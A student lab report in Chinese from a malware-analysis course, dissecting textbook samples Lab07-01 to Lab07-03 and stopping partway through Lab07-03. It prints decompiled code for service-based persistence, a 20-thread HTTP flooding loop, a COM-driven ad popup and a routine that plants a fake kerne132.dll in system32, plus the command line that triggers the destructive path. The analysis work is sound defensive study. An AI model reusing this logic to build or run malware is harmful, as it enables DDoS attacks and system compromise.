

南开大学

恶意代码分析与防治技术课程实验报告

实验七



学院：网络空间安全学院

专业：信息安全

学号：2113997

姓名：齐明杰

班级：信安2班

1 实验目的

完成课本Lab7的实验内容，编写Yara规则，并尝试IDA Python的自动化分析。

2 实验原理

2.1 Windows API

Windows API提供了一组函数，使得应用程序可以与Windows操作系统进行交互。恶意代码常常使用这些API来执行其恶意行为。例如，它们可能会使用API来隐藏自己、修改系统设置、感染其他文件等。一些常见的恶意使用的API包括：

- 文件操作：如CreateFile, ReadFile, WriteFile等。
- 进程操作：如CreateProcess, TerminateProcess等。
- 注册表操作：如RegOpenKey, RegSetValue等。

2.2 Windows 注册表

Windows注册表是Windows操作系统中用于存储系统和应用程序配置信息的数据库。恶意代码可能会修改注册表以确保自己在系统启动时执行、隐藏自己的存在或更改系统设置。分析注册表的改变可以帮助确定恶意代码的行为。

2.3 网络API

许多恶意代码需要与外部服务器通信，例如下载其他恶意软件、发送受害者信息或接收命令。它们使用网络API来建立和维护这些连接。常见的网络API调用包括socket, connect, send, receive等。

2.4 线程和进程

在操作系统中，进程是一个执行中的程序的实例，它有自己的地址空间、内存、数据栈以及其他用于跟踪其状态的属性。每个进程至少有一个线程，线程是进程中执行代码的实体。

恶意代码可能会使用多线程来同时执行多个任务，例如同时下载文件、加密用户数据和与命令和控制服务器通信。

进程和线程的相关API如下：

- **进程**：CreateProcess, ExitProcess, TerminateProcess等。
- **线程**：CreateThread, ExitThread, TerminateThread等。

恶意代码可能会创建新的进程或线程来执行其功能或隐藏其存在。例如，它可能会注入代码到另一个运行中的进程，从而使其行为看起来像是由另一个合法进程产生的。

2.5 互斥量 (Mutex)

互斥量是一个同步对象，它允许多个线程在共享资源上进行序列化访问。简单地说，它可以确保一次只有一个线程访问特定资源。

恶意代码经常使用互斥量来确保只有一个实例在运行，或者来检测其是否已在系统上运行。例如，如果恶意代码试图创建一个已经存在的互斥量，它可能会决定退出，以避免多次感染或触发检测。


与互斥量相关的API调用包括CreateMutex, ReleaseMutex等。

3 实验过程

3.1 Lab07-01.exe



- 基本静态分析


使用exeinfoPE查看加壳：



该恶意代码没有加壳。

我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：





观察其导入表，其使用了 `StartServiceCtrlDispatcherA` 和 `CreateServiceA` 这两个与服务有关的函数，同时字符串也出现了 `MalService` 字样，据此猜测该恶意代码安装了某种服务。

同时还发现其使用了 `InternetOpenUrlA`，`InternetOpenA` 等与网络有关的函数，结合字符串出现的 `http://www.malwareanalysisbook.com` 和 `Internet Explorer 8.0`，推测其使用了 Internet 网络访问。

- Q1: 当计算机重启后，这个程序如何确保它继续运行 (达到持久化驻留)?

打开IDA，进入其Start函数查看反编译代码如下：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+0h] [ebp-10h] BYREF
4      int v5; // [esp+8h] [ebp-8h]
5      int v6; // [esp+Ch] [ebp-4h]
6
7      ServiceStartTable.lpServiceName = aMalService;
8      ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_401040;
9      v5 = 0;
10     v6 = 0;
11     StartServiceCtrlDispatcherA(&ServiceStartTable);
12     return sub_401040(0, 0);
13 }

```

其中，代码创建了一个Service变量，服务名称为 `MalService`：

```

.data:00405024 align 10h
.data:00405030 aMalService db 'MalService',0
.data:0040503B align 4
.data:0040503C ; CHAR DisplayName[]

```

并且服务进程是函数 `sub_401040`。

在其中也使用了 `StartServiceCtrlDispatcherA` 这个函数，这个函数用于实现一个服务，它通常立即被调用，它指定了服务控制管理器会调用的服务控制函数。

但根据这些还不能断定代码在做什么，我们目前只能确定其希望被作为服务运行。

进入函数 `sub_401040` 查看反编译：

```

1  int sub_401040()
2  {
3      SC_HANDLE v0; // esi
4      HANDLE WaitableTimerA; // esi
5      int v2; // esi
6      SYSTEMTIME SystemTime; // [esp+0h] [ebp-400h] BYREF
7      struct _FILETIME FileTime; // [esp+10h] [ebp-3F0h] BYREF
8      CHAR Filename[1000]; // [esp+18h] [ebp-3E8h] BYREF
9
10     if ( OpenMutexA(0x1F0001u, 0, Name) )
11         ExitProcess(0);
12     CreateMutexA(0, 0, Name);
13     v0 = OpenSCManagerA(0, 0, 3u);
14     GetCurrentProcess();
15     GetModuleFileNameA(0, Filename, 0x3E8u);
16     CreateServiceA(v0, DisplayName, DisplayName, 2u, 0x10u, 2u, 0, Filename,
17 0, 0, 0, 0, 0);
18     memset(&SystemTime.wMonth, 0, 14);
19     SystemTime.wYear = 2100;
20     SystemTimeToFileTime(&SystemTime, &FileTime);
21     WaitableTimerA = CreateWaitableTimerA(0, 0, 0);
22     SetWaitableTimer(WaitableTimerA, (const LARGE_INTEGER *)&FileTime, 0, 0,
23 0, 0);
24     if ( !WaitForSingleObject(WaitableTimerA, 0xFFFFFFFF) )
25     {
26         v2 = 20;
27         do
28         {
29             CreateThread(0, 0, StartAddress, 0, 0, 0);
30             --v2;
31         }
32         while ( v2 );
33     }
34     Sleep(0xFFFFFFFF);
35     return 0;

```

其中对应的常量字符串：

```
1 .data:0040503C DisplayName db 'Malservice',0
2 .data:00405048 Name       db 'HGL345',0
```

可以看到，程序首先尝试使用 `OpenMutexA` 来获取互斥量 `HGL345` 的句柄，如果获取到，程序便退出。否则创建互斥量 `HGL345`。

然后调用 `OpenSCManagerA`，它用于获取服务控制管理器的句柄，以便对系统服务进行增加或修改，然后使用 `GetModuleFileNameA` 来获取恶意代码的路径名。

接下来代码使用了 `CreateServiceA` 来创建一个服务。查看参数，很明显其创建了一个名为 `MalService` 的服务，使用的二进制可执行文件路径即为该恶意代码的路径。其第四个参数传入了 `2u`，查阅MSDN知这是 `SERVICE_AUTO_START`，即系统启动时自动运行的服务。

据此可以总结，代码通过创建一个系统启动时自动运行的服务，来达到持久驻留的效果。

• Q2：为什么这个程序会使用一个互斥量？

在 `Sub_401040` 函数中，代码使用 `OpenMutexA` 来获取互斥量 `HGL345` 的句柄，获取到则退出程序，否则创建该互斥量。这说明代码保持了其只有一份实例在运行，如果有实例已经在运行，则这个互斥量必然已经存在，将不允许第二个实例运行。

• Q3：可以用来检测这个程序的基于主机特征是什么？

通过上述分析可知，互斥量 `HGL345` 和服务 `MalService` 均可作为该恶意代码的主机特征。

• Q4：检测这个恶意代码的基于网络特征是什么？

接Q1中分析，代码接下来使用了许多与时间相关的函数，其创建了一个系统时间结构体 `SystemTime`，并将其设置为 `2100年1月1日` 的午夜。然后其使用 `SystemTimeToFileTime` 将其转化为文件时间，再使用了 `SetWaitableTimer` 来设置其为文件运行的等待时间。

因此代码将进入漫长的等待，直到2100年。代码将进入一个循环，次数为20，在每次循环均使用 `CreateThread` 来创建一个进程，共20个进程。

查看进程函数：

```

1 void __stdcall __noreturn StartAddress(LPVOID lpThreadParameter)
2 {
3     void *i; // esi
4
5     for ( i = InternetOpenA(szAgent, 1u, 0, 0, 0); ; InternetOpenUrlA(i,
szUrl, 0, 0, 0x80000000, 0) )
6         ;
7 }

```

发现其使用了一个死循环来使用 `InternetOpenA` 和 `InternetOpenUrlA` 进行网络访问。

其使用了字符串：

```

1 .data:00405074 szAgent          db 'Internet Explorer 8.0',0
2 .data:00405050 szUrl           db 'http://www.malwareanalysisbook.com',0

```

这便是该恶意代码的网络特征。

- Q5: 这个程序的目的是什么？

由上述可知代码进入一个死循环来不断访问指定网页。显然，恶意代码希望自己被安装到多台机器上，成为服务，然后共同向网站发起大量请求。

这是一个DDOS攻击，即分布式拒绝服务攻击，它使被侵染的电脑在同一时刻发起攻击。


- Q6: 这个程序什么时候完成执行？

程序永远不会完成执行，因为其在2100年开始便进入了死循环，创建20个进程，分别不断访问指定的网页进行攻击。

3.2 Lab07-02.exe



- 基本静态分析

使用exeinfoPE查看加壳：



该恶意代码没有加壳。

我们打开 `Pestudio` 进行基本静态分析，查看其导入表和字符串：



该恶意代码使用了 `OleInitialize`，`CoCreateInstance` 和 `OleUninitialize`。

这几个函数与COM功能相关。

另外字符串列表出现了网址 `http://www.malwareanalysisbook.com/ad.html`，其可能进行了访问。

• Q1: 这个程序如何完成持久化驻留？

打开IDA进行分析。查看main函数的反编译：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      OLECHAR *v3; // esi
4      LPVOID ppv; // [esp+0h] [ebp-24h] BYREF
5      VARIANTARG pvarg; // [esp+4h] [ebp-20h] BYREF
6      __int16 v7[4]; // [esp+14h] [ebp-10h] BYREF
7      int v8; // [esp+1Ch] [ebp-8h]
8
9      if ( OleInitialize(0) >= 0 )
10     {
11         CoCreateInstance(&rclsid, 0, 4u, &riid, &ppv);
12         if ( ppv )
13         {
14             VariantInit(&pvarg);

```

```

15     v7[0] = 3;
16     v8 = 1;
17     v3 = SysAllocString(psz);
18     (*(void (__stdcall **))(LPVOID, OLECHAR *, __int16 *, VARIANTARG *,
VARIANTARG *, VARIANTARG *))(*(DWORD *)ppv + 44))(
19         ppv,
20         v3,
21         v7,
22         &pvarg,
23         &pvarg,
24         &pvarg);
25     SysFreeString(v3);
26 }
27 OleUninitialize();
28 }
29 return 0;
30 }

```

代码做的第一件事便是使用 `OleInitialize` 来初始化COM，并将这个对象保存在变量ppv中。

其中，`CoCreateInstance` 使用了两个参数 `rclsid` 和 `riid`，其值分别为：

```

1  .rdata:00402058 ; const IID rclsid
2  .rdata:00402058 rclsid    dd 2DF01h                ; Data1
3  .rdata:00402058                                ; DATA XREF: _main+1D↑o
4  .rdata:00402058          dw 0                      ; Data2
5  .rdata:00402058          dw 0                      ; Data3
6  .rdata:00402058          db 0C0h, 6 dup(0), 46h    ; Data4
7  .rdata:00402068 ; const IID riid
8  .rdata:00402068 riid     dd 0D30C1661h            ; Data1
9  .rdata:00402068                                ; DATA XREF: _main+14↑o
10 .rdata:00402068          dw 0CDAFh                 ; Data2
11 .rdata:00402068          dw 11D0h                  ; Data3
12 .rdata:00402068          db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4

```

查阅资料可知，这个 `IID` 是 `IWebBrowser2`，`CLSID` 是 `Internet Explorer`。

接下来，使用了 `SysAllocString` 分配一块字符串内存，参数是psz：

```

1  .data:00403010 psz:                ; DATA XREF: _main+3C↑o
2  .data:00403010          text "UTF-16LE",
'http://www.malwareanalysisbook.com/ad.html',0

```

然后使用stdcall调用系统函数，其中调用的函数地址偏移为44(0x2C),查阅资料知这是 `Navigate` 函数的偏移地址，当这个函数被调用时，Internet Explorer将访问上述网址。

在这之后，代码将释放内存，清除COM的使用，没有别的额外操作。

因此，这个恶意代码不会持久化驻留。

- Q2: 这个程序的目的是什么？

这个代码较为简单，仅调用COM对指定网页完成一次访问，那么可以推断出这是一个弹出广告窗口的程序。


- Q3: 这个程序什么时候完成执行？

在弹出广告后即完成执行。

3.3 Lab07-03.exe && Lab07-03.dll

- 基本静态分析



使用exeinfoPE查看加壳：




该恶意代码的exe和dll均没有加壳。


我们打开 [Pestudio](#) 进行基本静态分析，查看其导入表和字符串：

exe:



dll:





可以看到，exe使用了 `UnmapViewOfFile`，`MapViewOfFile`，`CopyFileA`，猜测代码可能打开文件，复制文件，搜索目录等。但exe并没有导入其附属dll的任何函数，十分可疑。

另外字符串出现了 `kerne132.dll` 字样，其中的字母 `l` 被替换成了数字 `1`，这显然是对系统dll `kernel32.dll` 的一种伪装，猜测代码存在某种对kernel32的替换。

Dll的字符串则出现了更令人瞩目的信息：`127.26.152.13`，`Sleep`，`exec`等。

恶意代码可能连接到这个地址，并且可能调用了受感染机器的Sleep等指令。

奇怪的是，该DLL导出表没有任何函数。

我们打开IDA对其exe进行分析：

查看main函数的反编译代码：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      HANDLE FileMappingA; // eax
4      _DWORD *v4; // esi
5      HANDLE FileA; // eax
6      HANDLE v6; // eax
7      const char **v7; // ebp
8      _DWORD *v8; // eax
9      const char *v9; // esi
10     _DWORD *v10; // ebx
11     int v11; // ebp
12     _DWORD *v12; // eax
13     unsigned int v13; // edi
14     int v14; // eax
15     int v15; // ecx
16     int v16; // edx
17     int v17; // esi
18     int v18; // edi
19     char *v19; // ebx

```

```

20  _DWORD *v20; // eax
21  const char **v21; // ecx
22  unsigned int v22; // edx
23  _DWORD *v23; // ebp
24  const char *v24; // edx
25  unsigned int v25; // kr08_4
26  char *v26; // eax
27  char *v27; // ebx
28  unsigned int v28; // kr10_4
29  bool v29; // cf
30  _WORD *v31; // [esp+10h] [ebp-44h]
31  unsigned __int16 *v32; // [esp+14h] [ebp-40h]
32  _DWORD *v33; // [esp+18h] [ebp-3Ch]
33  _DWORD *v34; // [esp+1Ch] [ebp-38h]
34  int v35; // [esp+20h] [ebp-34h]
35  _DWORD *v36; // [esp+24h] [ebp-30h]
36  int v37; // [esp+28h] [ebp-2Ch]
37  int i; // [esp+2Ch] [ebp-28h]
38  _DWORD *v39; // [esp+30h] [ebp-24h]
39  unsigned __int16 *v40; // [esp+34h] [ebp-20h]
40  char *v41; // [esp+38h] [ebp-1Ch]
41  int v42; // [esp+3Ch] [ebp-18h]
42  int v43; // [esp+44h] [ebp-10h]
43  int v44; // [esp+48h] [ebp-Ch]
44  HANDLE hObject; // [esp+4Ch] [ebp-8h]
45  HANDLE v46; // [esp+50h] [ebp-4h]
46  int argca; // [esp+58h] [ebp+4h]
47  const char **argva; // [esp+5Ch] [ebp+8h]
48  const char **argvb; // [esp+5Ch] [ebp+8h]
49
50  if ( argc == 2 && !strcmp(argv[1],
"WARNING_THIS_WILL_DESTROY_YOUR_MACHINE") )
51  {
52      hObject = CreateFileA("C:\\Windows\\System32\\Kernel32.dll",
0x80000000, 1u, 0, 3u, 0, 0);
53      FileMappingA = CreateFileMappingA(hObject, 0, 2u, 0, 0, 0);
54      v4 = MapViewOfFile(FileMappingA, 4u, 0, 0, 0);
55      argca = (int)v4;
56      FileA = CreateFileA("Lab07-03.dll", 0x10000000u, 1u, 0, 3u, 0, 0);
57      v46 = FileA;
58      if ( FileA == (HANDLE)-1 )
59          exit(0);
60      v6 = CreateFileMappingA(FileA, 0, 4u, 0, 0, 0);
61      if ( v6 == (HANDLE)-1 )
62          exit(0);
63      v7 = (const char **)MapViewOfFile(v6, 0xF001Fu, 0, 0, 0);

```

```

64     argva = v7;
65     if ( !v7 )
66         exit(0);
67     v41 = (char *)v4 + v4[15];
68     v8 = (_DWORD *)sub_401040*((_DWORD *)v41 + 30), v41, v4);
69     v9 = &v7[15][(_DWORD)v7];
70     v10 = v8;
71     v36 = v8;
72     v11 = sub_401040*((_DWORD *)v9 + 30), v9, v7);
73     v34 = (_DWORD *)sub_401040(v10[7], v41, argca);
74     v40 = (unsigned __int16 *)sub_401040(v10[9], v41, argca);
75     v12 = (_DWORD *)sub_401040(v10[8], v41, argca);
76     v13 = *((_DWORD *)v9 + 31);
77     v39 = v12;
78     v14 = sub_401070*((_DWORD *)v9 + 30), v9, argva);
79     qmemcpy((void *)v11, v10, v13);
80     v42 = v14;
81     v15 = v10[5];
82     *(_DWORD *)(v11 + 20) = v15;
83     *(_DWORD *)(v11 + 24) = v10[6];
84     *(_DWORD *)(v11 + 12) = v11 + 40 + v14;
85     v35 = v11 + 56;
86     strcpy((char *)(v11 + 40), "kerne132.dll");
87     *(_BYTE *)v11 + 53 = BYTE1(dword_40301C);
88     *(_WORD *)v11 + 54 = HIWORD(dword_40301C);
89     v16 = *(_DWORD *)v11 + 20;
90     v17 = v11 + 56 + 4 * v16;
91     v18 = v11 + 56 + 8 * v16;
92     v44 = v17;
93     v43 = v18;
94     v19 = (char *)v16 * 16 + v11 + 56;
95     *(_DWORD *)v11 + 28 = v11 + 56 + v14;
96     *(_DWORD *)v11 + 36 = v17 + v14;
97     *(_DWORD *)v11 + 32 = v18 + v14;
98     v20 = v36;
99     v21 = 0;
100    v22 = 0;
101    argvb = 0;
102    for ( i = 0; v22 < v20[5]; ++v34 )
103    {
104        if ( *v34 )
105        {
106            v37 = 0;
107            if ( v20[6] )
108            {
109                v23 = (_DWORD *)v35 + 4 * (_DWORD)v21;

```

```

110     v31 = (_WORD *) (v17 + 2 * (_DWORD) v21);
111     v33 = v39;
112     v32 = v40;
113     do
114     {
115         if ( *v32 == v22 )
116         {
117             v24 = (const char *) sub_401040(*v33, v41, argca);
118             strcpy(v19, v24);
119             *v31 = (_WORD) argvb;
120             *(_DWORD *) ((char *) v23 + v18 - v35) = &v19[v42];
121             v25 = strlen(v24) + 1;
122             v26 = &v19[v25];
123             v27 = &v19[v25 + 9];
124             *v23 = &v26[v42];
125             *(_DWORD *) v26 = dword_403070;
126             *((_DWORD *) v26 + 1) = dword_403074;
127             v26[8] = byte_403078;
128             strcpy(v27, v24);
129             v28 = strlen(v24) + 1;
130             v20 = v36;
131             argvb = (const char **)((char *) argvb + 1);
132             v22 = i;
133             v19 = &v27[v28];
134             ++v23;
135             ++v31;
136         }
137         ++v32;
138         v29 = (unsigned int) ++v37 < v20[6];
139         ++v33;
140     }
141     while ( v29 );
142     v21 = argvb;
143     v18 = v43;
144     v17 = v44;
145 }
146 }
147 i = ++v22;
148 }
149 CloseHandle(hObject);
150 CloseHandle(v46);
151 if ( !CopyFileA("Lab07-03.dll",
"C:\\windows\\system32\\kerne132.dll", 0) )
152     exit(0);
153 sub_4011E0("C:\\*", 0);
154 }

```



```

155 |     return 0;
156 | }

```

函数作了许多工作，它首先比较命令行参数是否为2个，如果参数不是2，则提前退出代码。

如果参数是2，则比较第二个参数是否是字符串 `WARNING_THIS_WILL_DESTROY_YOUR_MACHINE`。

如果是，则进入该程序的主要代码。因此**正确运行该文件**的方式是：

```

1 | Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

```

接下来有大量代码，我们先看**函数的调用**，其中调用了 `sub_401040` 和 `sub_401070`。

查看sub_401040的反编译代码：

```

1 | int __cdecl sub_401040(int a1, int a2, int a3)
2 | {
3 |     int result; // eax
4 |
5 |     result = sub_401000(a1, a2);
6 |     if ( result )
7 |         return a3 + a1 + *(_DWORD *)(result + 20) - *(_DWORD *)(result + 12);
8 |     return result;
9 | }

```

查看sub_401070的反编译代码：

```

1 | int __cdecl sub_401070(unsigned int a1, int a2, int a3)
2 | {
3 |     int result; // eax
4 |
5 |     result = sub_401000(a1, a2);
6 |     if ( result )
7 |         return *(_DWORD *)(result + 12) - *(_DWORD *)(result + 20) - a3;
8 |     return result;
9 | }

```

